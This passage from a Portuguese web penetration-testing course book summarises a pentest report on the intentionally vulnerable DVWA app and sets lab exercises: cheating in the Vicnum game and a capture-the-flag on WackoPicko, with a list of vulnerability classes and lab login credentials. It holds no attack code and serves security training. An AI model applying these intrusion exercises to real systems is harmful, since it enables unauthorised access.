
A aplicação DVWA, criada pela RandomStorm, tem por objetivo permitir que aquelas pessoas interessadas em aprender sobre vulnerabilidades em aplicações web possam realizar testes, em um ambiente controlado, sem cometer infrações legais. Como é um sistema de código aberto, pode-se analisar o código vulnerável, para entender o motivo de um dado problema ocorrer.

### 4. Síntese dos resultados

Como resultado do trabalho de teste de invasão da aplicação DVWA, descobriu-se um total de 21 vulnerabilidades, cujas criticidades, representadas pelo escore de base (CVSS), estão resumidas abaixo no gráfico ilustrado. É importante observar que, quanto maior o escore de base, mais grave é a vulnerabilidade.



O seguinte gráfico, por sua vez, lista, por classe de vulnerabilidade encontrada, o escore de base (CVSS) e o número total de ocorrências.



## 5. Diagnóstico geral

A aplicação DVWA possui vulnerabilidades extremamente graves, as quais permitem, entre outras coisas, comprometer totalmente a confidencialidade, a integridade e a disponibilidade das informações que manipula, além de possibilitar ataques entre usuários. De modo geral, é necessário que a aplicação seja reestruturada completamente, a começar pela topologia de rede adotada, que expõe o banco de dados diretamente à internet. Adicionalmente, convém instalar um web application firewall, para barrar, pelo menos, os atacantes menos sofisticados.





# Roteiro de Atividades 10

## Atividade 1 – Teste da aplicação Vicnum

---

Esta atividade tem por objetivo servir de aquecimento para o exercício de captura da bandeira, por meio da exploração de uma aplicação mais simples. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute os roteiros na primeira delas.

O propósito desta atividade é descobrir as vulnerabilidades na aplicação Vicnum, que permitem que usuários trapaceiem no jogo e obtenham um resultado perfeito.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://vicnum.esr.rnp.br/>.
3. Entenda como funciona o jogo Vicnum, participando de algumas rodadas.
4. Execute o teste de invasão completo, para identificar as vulnerabilidades que permitem que alguns usuários trapaceiem.
5. Encerre o Firefox.

## Atividade 2 – Capture a bandeira

---

O objetivo desta atividade é exercitar todo o conhecimento adquirido neste curso, permitindo que o leitor realize um teste de invasão completo, em uma aplicação contendo diversos tipos de vulnerabilidades:

- Acesso direto a recursos (1x).
- Cross-site scripting (5x).
- Exposição de arquivos do sistema operacional (1x).
- Falha em lógica de negócio (1x).
- Identificadores de sessão previsíveis (1x).
- Inclusão de arquivos (1x).
- Injeção de comandos (1x).
- Injeção de SQL (2x).
- Manipulação de parâmetros (1x).
- Navegação de diretórios (1x).
- Revelação de informações (1x).
- Senha fraca (1x).
- Transporte inseguro de informações (2x).

Para acessar a aplicação, digite a seguinte URL em um navegador web:

```
http://wackopicko.esr.rnp.br/
```



Algumas contas pré-cadastradas, que podem ser usadas, incluem:

- scanner1/scanner1.
- scanner2/scanner2.
- bryce/bryce.

A partir dessas informações, aplique a metodologia apresentada no Capítulo 2, baseada nas etapas de reconhecimento, mapeamento, descoberta de vulnerabilidades e exploração, e sucesso na realização da atividade!

# Bibliografia 10

- AUGER, Robert *et al.* *WASC Threat Classification – Version 2.00*. Web Application Security Consortium, 2010.
- GORDEYCHIK, Sergey, GROSSMAN, Jeremiah, KHERA, Mandeep, LANTINGA, Matt, WYSOPAL, Chris, ENG, Chris, SHAH, Shreeraj, LEE, Lawson, MURRAY, Campbell e EVTEEV, Dmitry. *Web Application Security Statistics 2008*. Web Application Security Consortium, 2008.
- MELL, Peter, SCARFONE, Karen e ROMANOSKY, Sasha. *CVSS – A Complete Guide to the Common Vulnerability Scoring System – Version 2.0*. FIRST, 2007.
- MEUCCI, Matteo *et al.* *OWASP testing guide v3.0*. OWASP, 2008.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.

Um teste de invasão, também chamado de teste de penetração ou pentest, é um método utilizado para verificar a segurança de um ambiente, plataforma ou sistema, por meio da simulação de ataques reais explorando as vulnerabilidades identificadas. Diferentemente de uma varredura de vulnerabilidades, que recorre ao simples uso de ferramentas automatizadas, pentest é um processo cíclico que depende principalmente do conhecimento do auditor de segurança que o realiza. O curso introduz as principais técnicas que podem ser empregadas.

Este livro inclui os roteiros das atividades práticas e o conteúdo dos slides apresentados em sala de aula, apoiando profissionais na disseminação deste conhecimento em suas organizações ou localidades de origem.

ISBN 978-85-63630-17-9



9 788563 630179

